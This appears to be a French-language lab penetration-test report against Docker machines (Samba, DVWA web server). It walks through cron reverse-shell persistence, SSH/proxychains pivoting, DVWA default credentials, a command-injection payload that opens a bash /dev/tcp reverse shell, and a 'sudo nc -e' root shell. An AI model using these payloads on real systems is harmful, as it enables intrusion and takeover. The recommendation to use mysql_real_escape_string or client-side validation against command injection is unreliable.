
Pour faire face à un éventuel changement d'adresse IP de la machine Kali (notre machine d'attaque), nous avons ajouté une plage d'adresses IP dans la configuration de cron. Cela garantit que, même en cas de changement d'IP, la machine victime essaiera de se reconnecter à notre machine sur le port 9001 tant que la connexion reverse shell n'est pas établie avec succès.

Cette configuration permet de maintenir un accès permanent et fiable à la machine cible, malgré les redémarrages ou les changements d'adresse IP, et facilite ainsi la gestion à long terme de l'attaque.

SCAN DU RÉSEAU SAMBA

Découvrir la Machine Web

Après avoir pénétré la machine Samba, l'étape suivante consistait à explorer le réseau pour identifier d'autres cibles potentielles. Nous avons lancé un scan du réseau pour détecter les autres machines accessibles. Ce processus a permis de découvrir une machine supplémentaire nommée **"Web"**, qui avait l'adresse IP **172.19.0.2**. En analysant cette machine, nous avons constaté qu'elle héberge un service HTTP et qu'elle diffuse une page web. Cette découverte nous a fourni une nouvelle opportunité d'exploiter un service exposé sur le réseau cible.



PROXYCHAIN

Configuration SSH pour Proxychains

Lors de l'exploration du réseau, nous avons constaté que l'accès direct à la machine **"Web"** était bloqué par le pare-feu. Afin de contourner cette restriction, nous avons décidé d'utiliser la machine **Samba** comme point de pivot pour accéder au réseau interne. Cependant, un obstacle majeur s'est présenté : l'impossibilité d'accéder à la machine Samba via SSH, car nous ne disposions pas du mot de passe root. De plus, toute modification du mot de passe aurait laissé des traces de notre intrusion.

Pour résoudre ce problème, nous avons opté pour la méthode de la clé SSH afin d'établir une connexion sécurisée sans mot de passe. Nous avons d'abord généré une clé publique avec la commande suivante :
ssh-keygen -t rsa -b 4096
Ensuite, nous avons copié cette clé publique dans le fichier **authorized_keys** sur la machine Samba. Cela permet d'établir une connexion SSH sans avoir à entrer un mot de passe, en utilisant la clé publique comme moyen d'authentification.

Une fois cette configuration en place, nous avons utilisé la commande suivante pour établir un tunnel proxy via SSH :
ssh -D <port_spécifié_par_nous> <utilisateur>@<adresse_ip_de_la_machine>

Cette commande configure un proxy SOCKS, redirigeant le trafic réseau de manière sécurisée vers la machine Samba. Ainsi, tout le trafic passant par ce proxy sera traité comme s'il provenait du réseau interne de la machine Samba, ce qui permet de contourner les restrictions du pare-feu et d'obtenir un accès aux ressources protégées du réseau interne.

```
┌──(root㉿da912d7f8a71)-[~/.ssh]
└─# ssh root@172.18.0.3
The authenticity of host '172.18.0.3 (172.18.0.3)' can't be established.
ED25519 key fingerprint is SHA256:d3Cks8blSX3s8kDF8XGrJbweGa3VUJPDjVO1k7EQUfw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.18.0.3' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ff11960ce6da:~#
```

Il nous reste à configurer **Proxychains** pour utiliser le tunnel SSH établi. Pour cela, nous devons modifier le fichier **/etc/proxychains.conf** en y ajoutant la ligne suivante :


socks4 127.0.0.1 <port_dynamique_spécifié_en_ssh>

Cela permet à **Proxychains** de rediriger le trafic réseau via le proxy SOCKS, en utilisant l'adresse locale **127.0.0.1** et le port spécifié lors de la création du tunnel SSH. Cette configuration garantit que tout le trafic passe par le réseau interne de la machine Samba, contournant ainsi les restrictions du pare-feu.

```
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```

Scan Réseau via Proxychains

Comme nous l'avons vu précédemment, la machine **Web** avait l'IP **172.19.0.2** et l'accès direct à celle-ci était bloqué. Cependant, après avoir configuré **Proxychains** et utilisé la machine **Samba** comme point de pivot, nous avons pu rediriger notre trafic vers la machine **Web**.





Grâce à cette configuration, nous avons pu scanner la machine **Web** et identifier les services actifs ainsi que les ports ouverts. En l'occurrence, nous avons découvert que le port **80** était ouvert, ce qui signifie qu'un service **HTTP** était en fonctionnement sur cette machine. Cette découverte nous a permis de poursuivre l'exploitation en nous concentrant sur ce service web.

Ensuite, pour accéder à l'interface graphique de la machine **Kali Docker** (IP : 172.18.0.4), nous avons utilisé **VNC Viewer**. Cela nous a permis de visualiser et d'interagir avec l'environnement graphique de Kali, facilitant ainsi l'exécution des commandes et l'analyse des résultats directement depuis l'interface graphique.

```
┌──(root㉿da912d7f8a71)-[/]
└─# vncserver
New 'X' desktop is da912d7f8a71:1

Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/da912d7f8a71:1.log
```






Accès à une Page Web via Proxychains

Comme nous l'avons vu précédemment, la machine **Web** avait l'adresse IP **172.19.0.2**, et l'accès direct était bloqué. Cependant, après avoir configuré **Proxychains** et utilisé la machine **Samba** comme pivot, j'ai exécuté la commande suivante dans **Proxychains** :

proxychains firefox @ip_machine_web

Cela m'a permis d'ouvrir la page HTTP de la machine **Web** dans Firefox, tout en redirigeant le trafic via le proxy configuré. Cette approche m'a donné accès au contenu de la page web, où j'ai pu continuer la configuration de Firefox avec le proxy approprié pour maintenir la connexion sécurisée.



EXPLOITATION DVWA

Logins par défaut

Comme nous l'avons vu précédemment, après avoir obtenu l'accès à la page web de la machine **Web**, mes tentatives de brute-forcing des identifiants ont échoué. Cependant, après avoir effectué quelques recherches, j'ai découvert que des identifiants par défaut étaient utilisés. En essayant **'admin'** comme nom d'utilisateur et **'password'** comme mot de passe, nous avons réussi à nous connecter.

Injection des commandes

Une fois connectés, nous avons accédé à la page, mais il nous fallait trouver une mauvaise configuration ou une vulnérabilité exploitables. Sur la page, nous avons repéré une section intitulée **'injection de commande'**. Cette section nous demandait de pinger un appareil en entrant une adresse IP, ce qui permettait d'exécuter la commande **ping @ip_dst**. De plus, il était possible d'exécuter plusieurs commandes en les séparant par un point-virgule (;). J'ai alors tenté d'injecter la commande **ls**, et cela a fonctionné, ce qui nous a permis d'exécuter des commandes arbitraires sur la machine Web.

Comme nous avons pu l'observer, la machine **Web** a pu pinger l'interface de **Samba** (puisqu'elles se trouvent sur le même réseau), mais elle n'a pas pu pinger l'interface de **Kali**, car cette dernière est située sur un réseau différent. Cela nous a permis de confirmer que la machine Web était vulnérable à l'injection de commandes, une faille qui peut être exploitée pour obtenir des informations supplémentaires ou prendre le contrôle de la machine cible.

SSH Remote port forwarding

Nous avons constaté que la machine **Web** pouvait envoyer des requêtes **ping** uniquement vers l'interface se trouvant sur le même réseau que la machine **Samba**. Afin de contourner cette limitation et rediriger les requêtes **ping** vers notre machine locale, nous avons utilisé **SSH avec l'option -R** pour établir un **reverse SSH tunnel**. Cette méthode nous a permis de transférer les requêtes de la machine Web vers notre machine **Kali** et de les exécuter localement.

```
┌──(root㉿da912d7f8a71)-[/]
└─# ssh -R 172.19.0.3:2346:127.0.0.1:8200 root@172.18.0.3
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Sun Dec 15 18:07:27 2024 from 172.18.0.4
```

Dans ce processus, nous avons écouté sur le port **8200** sur notre machine Kali et avons exécuté un **reverse shell** sur le port **2346**. La machine **Samba**, après avoir reçu la connexion du reverse shell, a transféré cette connexion vers notre machine locale sur le port **1235**. La commande utilisée pour établir ce reverse shell via **Netcat** est la suivante :

';/bin/bash -c '/bin/bash -i >& /dev/tcp/172.19.0.3/2346 0>&1'

Cette commande crée un reverse shell qui redirige la sortie du shell vers l'adresse IP de notre machine Kali (**172.19.0.3**) sur le port **2346**. Le tunnel SSH via la machine **Samba** permet de contourner les restrictions du réseau et de recevoir la connexion sur notre machine Kali, facilitant ainsi l'accès à la machine Web.

```
┌──(root㉿da912d7f8a71)-[/]
└─# nc -lnvp 8200
listening on [any] 8200 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 51616
bash: cannot set terminal process group (305): Inappropriate ioctl for device
bash: no job control in this shell
www-data@c2de2d1d08e7:/var/www/html/vulnerabilities/exec$ ls
ls
help
index.php
source
www-data@c2de2d1d08e7:/var/www/html/vulnerabilities/exec$
```

ESCALADE DE PRIVILÈGES

Mauvaise Configuration des Sudoers

Après avoir obtenu un reverse shell sur la machine **Kali**, nous étions limités par des privilèges d'utilisateur restreints. Afin de chercher une éventuelle escalade de privilèges, nous avons examiné les commandes que nous pouvions exécuter en tant que **root** en utilisant la commande **sudo -l**. Cette commande nous a révélé que nous avions la possibilité d'exécuter **netcat** en tant que **root** sans mot de passe.

```
source
www-data@c2de2d1d08e7:/var/www/html/vulnerabilities/exec$ sudo -l
sudo -l
Matching Defaults entries for www-data on c2de2d1d08e7:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on c2de2d1d08e7:
    (root) NOPASSWD: /bin/nc
www-data@c2de2d1d08e7:/var/www/html/vulnerabilities/exec$
```

Profitant de cette configuration incorrecte, nous avons exécuté la commande **netcat** pour établir un autre reverse shell, mais cette fois-ci avec des privilèges **root**. En utilisant **netcat** de manière identique à la précédente, nous avons pu obtenir un accès en tant que superutilisateur sur la machine **Web**.

```
www-data@c2de2d1d08e7:/var/www/html/vulnerabilities/exec$ sudo nc -e /bin/bash 172.19.0.3 2346
<bilities/exec$ sudo nc -e /bin/bash 172.19.0.3 2346
```

Pour améliorer l'interactivité de notre shell, nous avons utilisé la commande **pty**, qui permet d'obtenir un shell plus stable et interactif. Cette commande nous a permis d'obtenir une session de type **TTY**, ce qui nous a permis de mieux gérer les interruptions clavier et d'exécuter des commandes avec plus de flexibilité.

```
# bash
┌──(root㉿da912d7f8a71)-[/]
└─# nc -lnvp 8200
listening on [any] 8200 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 46618
whoami
root
```

Finalement, grâce à cette mauvaise configuration des **sudoers**, nous avons réussi à obtenir les **privilèges root** sur la machine **Web**, ce qui nous a donné un contrôle total sur le système.

RECOMMENDATIONS

1. **Mise à jour des systèmes**
    - **Problème identifié** : La version de Samba 4.6.3 utilisée est vulnérable (CVE-2017-7494), exposant le système à des attaques d'exécution de code à distance.
    - **Solution** : Il est crucial de mettre à jour Samba vers une version corrigée et sécurisée. Cette mise à jour éliminera les risques associés à cette vulnérabilité et assurera que le serveur Samba fonctionne avec les dernières corrections de sécurité.
2. **Renforcement des identifiants**
    - **Problème identifié** : L'application web utilise des identifiants par défaut (comme "admin" et "password").
    - **Solution** : Il est essentiel de changer ces identifiants par défaut pour des mots de passe complexes et uniques. En outre, il est conseillé d'utiliser des mécanismes d'authentification plus sécurisés, comme l'authentification à deux facteurs (2FA).
3. **Correction des vulnérabilités d'injection de commandes**
    - **Problème identifié** : L'application web présente une vulnérabilité d'injection de commande, permettant à un attaquant d'exécuter des commandes arbitraires sur le serveur.
    - **Solution** : Filtrer et valider toutes les entrées utilisateur afin d'empêcher l'exécution de commandes non autorisées. Par exemple, il est possible d'utiliser des fonctions comme **mysql_real_escape_string()** en PHP ou des mécanismes de validation côté client (JavaScript) pour sécuriser les entrées. De plus, la mise en place de principes de sécurité comme le **principle of least privilege** (PoLP) devrait être appliquée sur les commandes disponibles à l'utilisateur.
4. **Renforcement des contrôles d'accès**
    - **Problème identifié** : Les services SSH et Samba sont mal configurés, ce qui peut permettre des accès non autorisés ou une exploitation abusive.
    - **Solution** : Appliquer des restrictions strictes d'accès pour sécuriser les services SSH et Samba. Voici quelques mesures à prendre :
        - Configurer un pare-feu pour limiter les accès réseau en ne permettant que les connexions nécessaires.
        - Désactiver les partages en écriture inutilisés sur Samba pour éviter l'exploitation de failles.
        - Limiter l'accès SSH en associant chaque clé SSH à une adresse IP spécifique. Cela peut être réalisé en ajoutant l'option **from=""** dans le fichier **authorized_keys**, restreignant ainsi l'accès SSH à des adresses IP précises.